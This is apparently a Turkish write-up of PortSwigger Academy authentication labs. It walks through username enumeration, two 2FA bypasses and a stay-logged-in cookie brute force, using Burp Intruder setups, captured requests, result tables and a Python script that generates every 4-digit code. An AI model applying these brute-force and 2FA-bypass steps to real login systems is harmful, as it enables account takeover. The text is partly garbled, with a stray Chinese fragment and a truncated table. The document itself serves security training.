Önce login sayfasında bilerek yanlış username–password girdim ve POST /login isteğini Burp Intruder'a yolladım.

The screenshot shows the OWASP ZAP proxy interface. On the left, the 'Request' pane displays a POST request to '/login' with the following headers and body:

```

1 POST /login HTTP/2
2 Host: 0a51003803ba93118129f7db00bf00e8.web-security-academy.net
3 Cookie: session=WAb8kayxvHMTISLEROEeXOMrCvbGE8
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 20
10 Origin: https://0a51003803ba93118129f7db00bf00e8.web-security-academy.net
11 Referer: https://0a51003803ba93118129f7db00bf00e8.web-security-academy.net/login
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19
20 username=zbc&password=zbv

```

The right pane shows the 'Response' from 'WebSecurity Academy'. The page title is 'WebSecurity Academy' with a red lock icon. The main content area says 'Username enumeration via account lock' and has a link 'Back to lab description >'. Below that is a 'Login' form with two fields: 'Username' and 'Password', and a green 'Log In' button. An error message 'Invalid username or password.' is displayed above the form.

Lab'ın en önemli kısmı burası: Username'leri test ederken hesap 3–5 denemedede kilitlendiği için bu davranıştı tetiklemem gerekiyordu.

Ortaya çıkan POST /login isteğini Intruder'a gönderdim.

Saldırı türü olarak Cluster Bomb seçtim. Bu saldırının tipini tercih etme sebebim, aynı istekte hem kullanıcı adını hem de ek bir boş payload pozisyonunu kontrol edebilmekti.

- Birinci payload pozisyonu: username
- İkinci payload pozisyonu: boş payload (Null payload)

username=§invalid-username§&password=example§§



Cluster bomb attack

Target <https://0a7f00b403d575b0806c8fda008c001e.web-security-academy.net>

Positions

Add §

Clear §

Auto §

```
1 POST /login HTTP/1.1
2 Host: 0a7f00b403d575b0806c8fda008c001e.web-security-academy.net
3 Cookie: session=VrFpkzHbnNQilZJ1DpRDzEdghMX9hMP
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 25
10 Origin: https://0a7f00b403d575b0806c8fda008c001e.web-security-academy.net
11 Referer: https://0a7f00b403d575b0806c8fda008c001e.web-security-academy.net/login
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19 Connection: keep-alive
20
21 username=$zbc$&password=zbv$§
```

§&password=example§§ eklememin sebebi, istege ikinci bir boş payload pozisyonu oluşturup Intruder'da buna Null payloads atayarak her kullanıcı adını birkaç kez arka arkaya test etmek. Böylece response sürelerindeki küçük farklar daha net ortaya çıkıyor ve gerçek kullanıcı adının tetiklediği ekstra kontroller yüzünden oluşan gecikmeyi çok daha güvenilir şekilde yakalayabiliyorum.

Q < X

Payloads

## Payloads

Minimize Maximize Close

Payload position: 1 - zbc >

Payload type: Simple list >

Payload count: 101

Request count: 505

### Payload configuration

<

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

carlos

Load...

root

Remove

admin

Clear

test

Deduplicate

guest

Add

info

Add from list...

adm

mysql

user

administrator

Enter a new item

>

username wordlist

Resource pool

Settings

**Payloads**

Payload position: 2  
 Payload type: Null payloads  
 Payload count: 5  
 Request count: 505

Payload configuration

This payload type generates payloads whose value is an empty string. With no payload markers configured, this can be used to repeatedly issue the base request unmodified.

Generate 5 payloads  
 Continue indefinitely

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit		
Remove		
Up		
Down		

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: .\!<>?+&\*;"{}|^`#

## null payloads

intruder saldırısını başlattım ve ajax değerinin uzunluğunun diğerlerinden farklı olduğunu gördüm

View filter: Showing all items									
Request	Payload 1	Payload 2	Status code	Response received	Response...	Error	Timeout	Length	Comment
452	ajax	null	200	115	115			3292	
391	ajax	null	200	207	207			3292	
261	amarillo	null	200	215	215			3240	
263	an	null	200	214	214			3240	
259	alternwind	null	200	213	214			3240	
262	americas	null	200	213	213			3240	
284	arcwright	null	200	200	200			3240	
268	arlington	null	200	199	200			3240	
4	test	null	200	198	198			3240	
5	guest	null	200	198	199			3240	
2	root	null	200	197	197			3240	
306	admin	null	200	190	190			3240	
307	test	null	200	182	182			3240	
311	user	null	200	181	181			3240	
312	user	~n	500	~n	~n			3240	
313	user	~n	500	~n	~n			3240	
314	user	~n	500	~n	~n			3240	
315	user	~n	500	~n	~n			3240	
316	user	~n	500	~n	~n			3240	
317	user	~n	500	~n	~n			3240	
318	user	~n	500	~n	~n			3240	
319	user	~n	500	~n	~n			3240	
320	user	~n	500	~n	~n			3240	
321	user	~n	500	~n	~n			3240	
322	user	~n	500	~n	~n			3240	
323	user	~n	500	~n	~n			3240	
324	user	~n	500	~n	~n			3240	
325	user	~n	500	~n	~n			3240	
326	user	~n	500	~n	~n			3240	
327	user	~n	500	~n	~n			3240	
328	user	~n	500	~n	~n			3240	
329	user	~n	500	~n	~n			3240	
330	user	~n	500	~n	~n			3240	
331	user	~n	500	~n	~n			3240	
332	user	~n	500	~n	~n			3240	
333	user	~n	500	~n	~n			3240	
334	user	~n	500	~n	~n			3240	
335	user	~n	500	~n	~n			3240	
336	user	~n	500	~n	~n			3240	
337	user	~n	500	~n	~n			3240	
338	user	~n	500	~n	~n			3240	
339	user	~n	500	~n	~n			3240	
340	user	~n	500	~n	~n			3240	
341	user	~n	500	~n	~n			3240	
342	user	~n	500	~n	~n			3240	
343	user	~n	500	~n	~n			3240	
344	user	~n	500	~n	~n			3240	
345	user	~n	500	~n	~n			3240	
346	user	~n	500	~n	~n			3240	
347	user	~n	500	~n	~n			3240	
348	user	~n	500	~n	~n			3240	
349	user	~n	500	~n	~n			3240	
350	user	~n	500	~n	~n			3240	
351	user	~n	500	~n	~n			3240	
352	user	~n	500	~n	~n			3240	
353	user	~n	500	~n	~n			3240	
354	user	~n	500	~n	~n			3240	
355	user	~n	500	~n	~n			3240	
356	user	~n	500	~n	~n			3240	
357	user	~n	500	~n	~n			3240	
358	user	~n	500	~n	~n			3240	
359	user	~n	500	~n	~n			3240	
360	user	~n	500	~n	~n			3240	
361	user	~n	500	~n	~n			3240	
362	user	~n	500	~n	~n			3240	
363	user	~n	500	~n	~n			3240	
364	user	~n	500	~n	~n			3240	
365	user	~n	500	~n	~n			3240	
366	user	~n	500	~n	~n			3240	
367	user	~n	500	~n	~n			3240	
368	user	~n	500	~n	~n			3240	
369	user	~n	500	~n	~n			3240	
370	user	~n	500	~n	~n			3240	
371	user	~n	500	~n	~n			3240	
372	user	~n	500	~n	~n			3240	
373	user	~n	500	~n	~n			3240	
374	user	~n	500	~n	~n			3240	
375	user	~n	500	~n	~n			3240	
376	user	~n	500	~n	~n			3240	
377	user	~n	500	~n	~n			3240	
378	user	~n	500	~n	~n			3240	
379	user	~n	500	~n	~n			3240	
380	user	~n	500	~n	~n			3240	
381	user	~n	500	~n	~n			3240	
382	user	~n	500	~n	~n			3240	
383	user	~n	500	~n	~n			3240	
384	user	~n	500	~n	~n			3240	
385	user	~n	500	~n	~n			3240	
386	user	~n	500	~n	~n			3240	
387	user	~n	500	~n	~n			3240	
388	user	~n	500	~n	~n			3240	
389	user	~n	500	~n	~n			3240	
390	user	~n	500	~n	~n			3240	
391	user	~n	500	~n	~n			3240	
392	user	~n	500	~n	~n			3240	
393	user	~n	500	~n	~n			3240	
394	user	~n	500	~n	~n			3240	
395	user	~n	500	~n	~n			3240	
396	user	~n	500	~n	~n			3240	
397	user	~n	500	~n	~n			3240	
398	user	~n	500	~n	~n			3240	
399	user	~n	500	~n	~n			3240	
400	user	~n	500	~n	~n			3240	
401	user	~n	500	~n	~n			3240	
402	user	~n	500	~n	~n			3240	
403	user	~n	500	~n	~n			3240	
404	user	~n	500	~n	~n			3240	
405	user	~n	500	~n	~n			3240	
406	user	~n	500	~n	~n			3240	
407	user	~n	500	~n	~n			3240	
408	user	~n	500	~n	~n			3240	
409	user	~n	500	~n	~n			3240	
410	user	~n	500	~n	~n			3240	
411	user	~n	500	~n	~n			3240	
412	user	~n	500	~n	~n			3240	
413	user	~n	500	~n	~n			3240	
414	user	~n	500	~n	~n			3240	
415	user	~n	500	~n	~n			3240	
416	user	~n	500	~n	~n			3240	
417	user	~n	500	~n	~n			3240	
418	user	~n	500	~n	~n			3240	
419	user	~n	500	~n	~n			3240	
420	user	~n	500	~n	~n			3240	
421	user	~n	500	~n	~n			3240	
422	user	~n	500	~n	~n			3240	
423	user	~n	500	~n	~n			3240	
424	user	~n	500	~n	~n			3240	
425	user	~n	500	~n	~n			3240	
426	user	~n	500	~n	~n			3240	
427	user	~n	500	~n	~n			3240	
428	user	~n	500	~n	~n			3240	
429	user	~n	500	~n	~n			3240	
430	user	~n	500	~n	~n			3240	
431	user	~n	500	~n	~n			3240	
432	user	~n	500	~n	~n			3240	
433	user	~n	500	~n	~n			3240	
434	user	~n	500	~n	~n			3240	
435	user	~n	500	~n	~n			3240	
436	user	~n	500	~n	~n			3240	
437	user	~n	500	~n	~n			3240	
438	user	~n	500	~n	~n			3240	
439	user	~n	500	~n	~n			3240	
440	user	~n	500	~n	~n			3240	
441	user	~n	500	~n	~n			3240	
442	user	~n	500	~n	~n			3240	
443	user	~n	500	~n	~n			3240	
444	user	~n	500	~n	~n			3240	
445	user	~n	500	~n	~n			3240	
446	user	~n	500	~n	~n			3240	
447	user	~n	500	~n	~n			3240	
448	user	~n	500	~n	~n			3	

ajax değerini kullanarak password değerine intruder attack kullanarak yeni bir sniper attack başlattım. Sniper attack kullanmamın nedeni ise tek değer üzerinde brute force başlatmakta.

The screenshot shows the Sniper attack interface. On the left, there's a configuration panel with fields for 'Target' (https://0a7f00b403d575b0806c8fda008c001e.web-security-academy.net), 'Positions' (Add \$, Clear \$, Auto \$), and a large text area containing a POST request to /login with various headers and parameters. The parameters include 'username=ajax&password=qwertyuiop'. On the right, there's a 'Payloads' panel with settings for 'Payload positions' (All payload positions), 'Payload type' (Simple list), 'Payload count' (100), and 'Request count' (100). Below these are sections for 'Payload configuration' (with a list of payloads: 123456, password, qwerty, 12345678, 12345, 11111, 1234567, dragon) and 'Payload processing' (with a note about defining rules for processing tasks).

#### 6. Intruder attack of https://0a7f00b403d575b0806c8fda008c001e.web-security-academy.net

The screenshot shows the Intruder attack results. At the top, there are tabs for 'Results' (selected) and 'Positions'. Below are two filter options: 'Capture filter: Capturing all items' and 'View filter: Showing all items'. The main area is a table showing captured requests:

Request	Payload	Status code	Response received	Length
20	qwertyuiop	200	114	3162
0		200	74	3292
1	123456	200	147	3292
2	password	200	147	3292
3	12345678	200	146	3292
4	qwerty	200	141	3292
5	123456789	200	142	3292
6	12345	200	140	3292
7	1234	200	140	3292
8	111111	200	141	3292
9	1234567	200	74	3292
10	dragon	200	114	3292
11	123123	200	137	3292
12	baseball	200	73	3292
13	abc123	200	76	3292

Below the table, there are tabs for 'Request' (selected) and 'Response'. Under 'Request', there are 'Pretty', 'Raw', and 'Hex' options. The 'Raw' tab shows the captured POST request to /login with the payload 'username=ajax&password=qwertyuiop'.

Saldırı başladığında hata mesajlarında ince ama önemli bir fark gördüm bir response hiç hata mesajı içermiyordu. Bu da doğru parolanın bulunduğuğunun göstergesiymi. username ajax password ise qwertyuiop olduğunu bulduk.

PortSwigger lablarında her kullanıcıya özel bir ortam oluşturulduğu için, benim çözdüğüm lab ile sizinki farklı username passworde sahip olabilir . 🌸

Bu lab, bize çok önemli bir gerçeği hatırlatıyor:

Yanıt süreleri, yanıt uzunlukları ve hata mesajları – hepsi bilgi sızdırır.

Geliştirici tarafı sadece “işlev çalışıyor mu?” diye bakarken, bir güvenlik testçisi olarak bizim “sistem davranışsı sırrı veriyor mu?” diye baktıkımız gerekiyor.

Bu yüzden brute-force korumaları düzgün tasarılanmadığında, en basit farklar bile ciddi zafiyetlere dönüşebiliyor.

## Lab: 2FA simple bypass

Bu lab bize 2 kullanıcı hesabı vermiş 1. hesap bize ait olan 2. hesap kurban . 2fa bypass kullanarak bizim kurban hesabına giriş yapmamız bekleniyor

İlk olarak kendi hesabımı giriş yaptım. 2FA doğrulama kodu e-posta ile geldiği için, Email client butonuna tıklayıp mail kutuma geçtim ve kodu gördüm.

## Login

The image shows a login interface with two input fields and a button. The first field is labeled "Username" and contains the value "wiener". The second field is labeled "Password" and contains five asterisks ("\*\*\*\*\*"). Below the fields is a green "Log in" button.

exploit-0aa800a104a2af1c8091d4c301b70012.exploit-server.net/email

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

**Web Security Academy** 2FA simple bypass

[Back to exploit server](#) [Back to lab](#) [Back to lab description >](#)

LAB Not solved

Your email address is wiener@exploit-0aa800a104a2af1c8091d4c301b70012.exploit-server.net

Displaying all emails @exploit-0aa800a104a2af1c8091d4c301b70012.exploit-server.net and all subdomains

Sent	To	From	Subject	Body
2025-11-27 21:18:54 +0000	wiener@exploit-0aa800a104a2af1c8091d4c301b70012.exploit-server.net	no-reply@0ab9001f0433af7980aed59900170087.web-security-academy.net	Security code	Hello!  Your security code is 1030.  Please enter this in the raw e app to continue.  Thanks, Support team

Ardından hesabımın /my-account sayfasına gidip URL'yi özellikle not aldım çünkü birazdan işime yarayacaktı.

**Web Security Academy** 2FA simple bypass

[Back to lab home](#) [Email client](#) [Back to lab description >](#)

Please enter your 4-digit security code

1326

**Login**

<https://0ab9001f0433af7980aed59900170087.web-security-academy.net/my-account?id=wiener>

## WebSecurity Academy

2FA simple bypass

Email client

Back to lab description >>

LAB Not solved

[Home](#) | [My account](#) | [Log out](#)

### My Account

Your username is: wiener

Your email is: wiener@exploit-0aa800a104a2af1c8091d4c301b70012.exploit-server.net

Email

**Update email**

Sonra hesabımdan çıkış yaparak kurban kullanıcıya geçtim. Elimde geçerli kullanıcı adı ve şifre olduğu için giriş adımını sorunsuz tamamladım. Fakat ikinci adımda (2FA kodu ekranında) durduruldum.

### Login

Username

Password

**Log in**

İşte zafiyet tam burada ortaya çıkıyor. 2FA ekranında beklemek yerine, URL'yi manuel olarak değiştirdim ve daha önce not aldığım /my-account yoluna direkt gittim.

The screenshot shows a browser window for the 'Web Security Academy' lab titled '2FA simple bypass'. The URL in the address bar is '0ab9001f0433af7980aed59900170087.web-security-academy.net/my-account?id=carlos'. The page content includes a message 'Congratulations, you solved the lab!', social sharing options, and navigation links like 'Home', 'My account', and 'Log out'. A green 'Solved' button is visible in the top right corner. The main section displays account information: 'Your username is: carlos' and 'Your email is: carlos@carlos-montoya.net'. Below this is a form field labeled 'Email' with a placeholder 'Email' and a green 'Update email' button.

Sayfa herhangi bir doğrulama yapılmadan yükleni ve böyle carlos kullanıcısına 2 faktörlü doğrulama yapmadan giriş yapabildim.

Hatalı iki aşamalı doğrulama mantığı (Flawed two-factor verification logic)

Bazen iki aşamalı doğrulama (2FA) sürecindeki hatalı mantık nedeniyle, kullanıcı ilk aşamadaki giriş adımını başarıyla tamamlaya bile, web sitesi ikinci adımı tamamlayan kişinin gerçekten aynı kullanıcı olup olmadığını yeterince doğrulamaz. Örneğin, kullanıcı giriş sürecinin ilk一步一步中正常用户名和密码登录后，系统会分配一个 cookie，从而跳过第二步的验证逻辑。

POST /login-steps/first HTTP/1.1

Host: vulnerable-website.com

...

username=carlos&password=qwerty

Bu adımın ardından kullanıcıya hesabıyla ilişkili bir cookie atanır ve giriş sürecinin ikinci adımına yönlendirilir:

HTTP/1.1 200 OK

Set-Cookie: account=carlos

GET /login-steps/second HTTP/1.1

Cookie: account=carlos

Kullanıcı doğrulama kodunu gönderdiğinde, sunucu hangi hesabın doğrulanmaya çalışıldığını anlamak için bu cookie değerini kullanır:

POST /login-steps/second HTTP/1.1

Host: vulnerable-website.com

Cookie: account=carlos

...

verification-code=123456

Bu durumda bir saldırgan, kendi hesabıyla giriş yapabilir ancak doğrulama kodunu gönderirken cookie içindeki account değerini istediği herhangi bir kullanıcı adıyla değiştirerek işlem yapabilir:

POST /login-steps/second HTTP/1.1

Host: vulnerable-website.com

Cookie: account=victim-user

...

verification-code=123456

Eğer saldırgan doğrulama kodunu brute-force ile tahmin edebiliyorsa, bu durum son derece tehlikelidir. Çünkü sadece kullanıcı adını bilerek herhangi bir kullanıcının hesabına erişim sağlayabilir. Bu süreçte kullanıcının şifresini bilmesine bile gerek kalmaz.

Lab: 2FA Broken Logic

Senin giriş bilgilerin: wiener : peter

Kurbanın kullanıcı adı: carlos

Ayrıca kendi 2FA doğrulama kodunu almak için e-mail server'a erişimin de var.

İpucu:

Carlos siteye kendi hesabıyla giriş yapmayı denemeyecek.

Önce kendi hesabım olan wiener:peter ile giriş yaptım.

2FA admımda gönderilen POST /login2 isteğini incelediğimde, kullanıcıyı doğrulayan mekanizmanın session değil doğrudan verify parametresi olduğunu fark ettim. Bunu nereden anlıyoruz? Çünkü bu POST isteğinde session'a özgü bir kontrol yok; sunucu tamamen verify değerine bakarak işlemi tamamlıyor. Bu da ciddi bir mantık hatası oluşturuyor.

## Request

Pretty Raw Hex

```
1 GET /login2 HTTP/2
2 Host: 0a9c004204b38d71812fe37a007900a4.web-security-academy.net
3 Cookie: session=A0RwTwGl650LnSC9SDd2jqt37eodCOih; verify=wiener
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a9c004204b38d71812fe37a007900a4.web-security-academy.net/login
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16
17
```

Hesaptan çıkış yaptım.

GET /login2 isteğini Repeater'a gönderdim ve verify=wiener yerine verify=carlos olarak değiştirdim.

Bu değişiklik, sistemin Carlos için geçici bir 2FA kodu üretmesini sağlıyor.

## Request

Pretty Raw Hex

```
1 GET /login2 HTTP/2
2 Host: 0a9c004204b38d71812fe37a007900a4.web-security-academy.net
3 Cookie: session=A0RwTwGl650LnSC9SDd2jqt37eodCOih; verify=carlos
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a9c004204b38d71812fe37a007900a4.web-security-academy.net/login
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16
17
```

Giriş ekranına dönüp tekrar wiener:peter ile giriş yaptım.

2FA ekranında bilerek yanlış bir kod gönderdim.

Bu sayede POST /login2 isteğini yakalayarak Intruder'a gönderdim.

```
Pretty Raw Hex
1 POST /login2 HTTP/2
2 Host: 0a9c004204b38d71812fe37a007900a4.web-security-academy.net
3 Cookie: session=A0RwTwGl650LnSC9SDd2jqt37eodC0ih; verify=wiener
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 13
10 Origin: https://0a9c004204b38d71812fe37a007900a4.web-security-academy.net
11 Referer: https://0a9c004204b38d71812fe37a007900a4.web-security-academy.net/login2
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19
20 mfa-code=0016
```

The screenshot shows the Burp Suite interface with the 'Sniper attack' tab selected. In the 'Positions' column, the 10th line of the request (the 'mfa-code' parameter) is highlighted. The 'Payloads' panel on the right is open, showing a 'Simple list' configuration with 10,000 entries ranging from 0000 to 0999. The 'Payload processing' section below it is currently empty.

Intruder içinde verify=carlos olarak bırakıyorum.

mfa-code parametresine payload pozisyonu ekliyorum.

Lab'de 2FA kodu 4 haneli, bu yüzden 0000–9999 arası brute-force gerekiyor. Burp bazen 0007 yerine 7 gönderdiği için brute-force doğru çalışmaz.

Bunu çözmek için Numbers payload'ında şu ayarı yaptım:

python ile küçük bir kod yazarak 0000 dan 9999a kadar tüm sayıları yazdırıp çıktı aldım .

A screenshot of a terminal window titled "python.py (~) - Pluma". The window has a dark theme. The menu bar includes "File", "Edit", "View", "Search", "Tools", "Documents", and "Help". Below the menu is a toolbar with icons for "Open", "Save", "Print", "Undo", "Redo", and "Close". A list of open files shows "python.py" as the active file. The code in the editor is:

```
for i in range(10000):
    print(f"{i:04}")
```

A screenshot of a terminal window showing the execution of the Python script. The session starts with the command to run the script, followed by the output of the first 10,000 numbers from 0000 to 0009, and ends with a final command prompt.

```
(root㉿kali)-[~]
└# python3  python.py >> çıktı.txt

(root㉿kali)-[~]
└# cat çıktı.txt | head
0000
0001
0002
0003
0004
0005
0006
0007
0008
0009

(root㉿kali)-[~]
└#
```

Bu kod aslında 0000'dan 9999'a kadar bütün 4 haneli sayıları üretmek için yazılmış basit bir döngü.

```
for i in range(10000):
    print(f"{i:04}")
```

range(10000) dediğimde Python, i'yi 0'dan başlayıp 9999'a kadar sırayla veriyor. Ama sayı 0, 7 ya da 58 gibi kısa olduğunda direkt yazdırırsam 0, 7, 58 diye görünür. Benim istediğim ise hepsinin 4 haneli olması.

O yüzden f"{i:04}" formatını kullanıyorum.

Bu format, sayı kaç haneli olursa olsun başını sıfırla doldurup toplam 4 basamak yapıyor.

Mesela:

0 → 0000

7 → 0007

58 → 0058

612 → 0612

Sonuç olarak döngü, 4 basamaklı tüm kombinasyonları tek tek üretmiş oluyor. Bunu da genelde PIN/2FA kodu brute-force denemeleri gibi yerlerde kullanıyorum.

sniper modunda brute force u çalıştırıyorum ve doğru kod geldiğinde sunucu 302 yönlendirme cevabı döndü.

Bu 302 cevabını tarayıcıda açtım.



2FA broken logic

[Back to lab description >](#)

LAB Solved

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

[Home](#) | [My account](#) | [Log out](#)

## My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net

Email

[Update email](#)

Tarayıcıda My account sayfasına girdiğimde lab başarıyla çözüldü.

### Portswigger Lab: Brute-forcing a stay-logged-in cookie

PortSwigger'daki "Brute-forcing a stay-logged-in cookie" labine başladım ve bu yazıda hem mantığını hem de çözüme giden yaklaşımı paylaşacağım. Bu lab, kullanıcı tarayıcıyı kapatsa bile oturumun açık kalmasını sağlayan bir "stay logged in" çerezinin nasıl brute-force edilebileceğini gösteriyor.

Uygulamada kullanılan çerez yapısı zayıf olduğu için, doğru kombinasyonu tahmin ederek kurbanın hesabına erişmek mümkün. Bizden istenen de tam olarak bu: Carlos'un "stay-logged-in" cookie değerini brute-force ederek onun My Account sayfasına erişmek.

Lab bize şu bilgileri sağlıyor:

Bizim hesabımız: wiener : peter

Kurban kullanıcı: carlos

Kullanılabilecek parola adayları: liste halinde veriliyor

bize verilen kullanıcı bilgileri ile giriş yapalım ama aşağıda stay loggid in kutucuğu var onu da işaretleyelim

# Login

Username  
wiener

Password  
\*\*\*\*\*

Stay logged in

**Log in**

kullanıcı hesabında dolaşarak istekleri burp suite ile yakaladım.

Pretty Raw Hex

```
1 POST /login HTTP/2
2 Host: 0ab900570341f25a801853750094006a.web-security-academy.net
3 Cookie: session=UMRfk0cbfPwW7hIRhxauzAXSs8RJZkRI; stay-logged-in=
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 30
0 Origin: https://0ab900570341f25a801853750094006a.web-security-academy.net
1 Referer: https://0ab900570341f25a801853750094006a.web-security-academy.net/login
2 Upgrade-Insecure-Requests: 1
3 Sec-Fetch-Dest: document
4 Sec-Fetch-Mode: navigate
5 Sec-Fetch-Site: same-origin
6 Sec-Fetch-User: ?1
7 Priority: u=0, i
8 Te: trailers
9
!0 username=wiener&password=peter
```

Bu işlemden sonra tarayıcıya eklenen stay-logged-in cookie'sini Burp içinde decoder panelinde inceledim. Çerezin Base64 ile encode edildiğini ve decode edildiğinde şu formata dönüştüğünü gördüm:

d2llbmVyoUxZGMzMGRkYzQ3M2Q0M2E2MDEzTllyMjhNmNhNzCw

wiener:51dc30ddc473d43a6011e9ebba6ca770

wiener'in yanındaki hash ise name that hash kullanarak hangi türde olduğunu öğrendim (name that hash a bu linkten ulaşabilirsiniz.)

```
(root㉿kali)-[~]
# nth --text 51dc30ddc473d43a6011e9ebba6ca770
Name=That=Hash
https://twitter.com/bee_sec_san
https://github.com/HashPals/Name-That-Hash

51dc30ddc473d43a6011e9ebba6ca770

Most_Likely
MD5, HC: 0 JtR: raw-md5 Summary: Used for Linux Shadow files.
MD4, HC: 9000 JtR: raw-md4
NTLM, HC: 1000 JtR: nt Summary: Often used in Windows Active Directory.
Domain Cached Credentials, HC: 1100 JtR: mscach

Least_Likely
Domain Cached Credentials 2, HC: 2100 JtR: mscach2 Double MD5, HC: 2600 Tiger-128, Skein-256(128), Skein-512(128), Lotus Notes/Domino 5, HC: 8600 JtR: lotus5 md5(md5($pass)), HC: 3500 Summary: Hashcat mode is only supported in hashcat-legacy. md5(uppercase(md5($pass))), HC: 4300 md5(shai($pass)), HC: 4400 md5(utf16($pass)), JtR: dynamic_29 md5(utf16($pass)), JtR: dynamic_33 md5(md4($pass)), JtR: dynamic_34 Haval-128, JtR: haval-128-4 RIPEMD-128, JtR: ripemd-128 MD2, JtR: md2 Snejfru-128, JtR: snejfru-128 DNSSEC(NSEC3), HC: 8300 RAdmin v2.x, HC: 9900 JtR: radmin Cisco Type 7, BigCrypt, JtR: bigcrypt
```


MD5 olduğunu CrackStation üzerinden kontrol ettiğimde hash'in aslında “peter” değerine çözüldüğünü öğrendim.

Gerçek hayatta elbette şifreler bu kadar kolay kırılmıyor; fakat bu bir eğitim laboratuvarı olduğu için hash'in çözülmesi oldukça hızlı ve zahmetsız oldu.

## Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
51dc30ddc473d43a6011e9ebba6ca770
```



Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
51dc30ddc473d43a6011e9ebba6ca770	md5	peter

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

Böylece cerezin şu formatta oluşturulduğu netleşti:

base64(username + ":" + md5(password))

Kendi hesabımdan çıkış yaptıktan sonra, son yapılan GET /my-account isteğiinde yer alan stay-logged-in parametresini seçip Burp Intruder'a gönderdim.

The screenshot shows the Burp Suite interface. On the left, the 'Results' tab is active, displaying a captured request for `https://0a900570341f25a801853750094006a.web-security-academy.net`. The request details show the following headers and payload:

```
1 GET /my-account HTTP/2
2 Host: 0a900570341f25a801853750094006a.web-security-academy.net
3 Cookie: session=rV4Zoy33r0mSM2pXrrY0VVCeobjMgJz; stay-logged-in=jd2llbmVyojUxZGhzHGPkYz03H200H2E2H0ExZT1LYmJhHaHhHzow;
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.9
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a900570341f25a801853750094006a.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
0 Sec-Fetch-Dest: document
1 Sec-Fetch-Mode: navigate
2 Sec-Fetch-Site: same-origin
3 Sec-Fetch-User: ?1
4 Priority: u=0, l
5 Te: trailers
```

The 'Payloads' configuration panel on the right shows the following settings:

- Payload position: All payload positions
- Payload type: Simple list
- Payload count: 100
- Request count: 100

The 'Payload configuration' section lists payloads:  
123456  
password  
12345678  
qwerty  
123456789  
12345  
1234  
111111  
1234567  
dragon

The 'Payload processing' section shows a rule:  
Enabled: checked  
Rule: Hash: MD5  
Add Prefix: carlos:  
Base64-encode

Stay logged in cookie'yi payload olarak belirledim ve PortSwigger'in bize verdiği passwords wordlist'ini Intruder'a ekledim.

İlk denemede sadece kendi parolamı payload olarak ekleyerek yapının doğru çalışıp

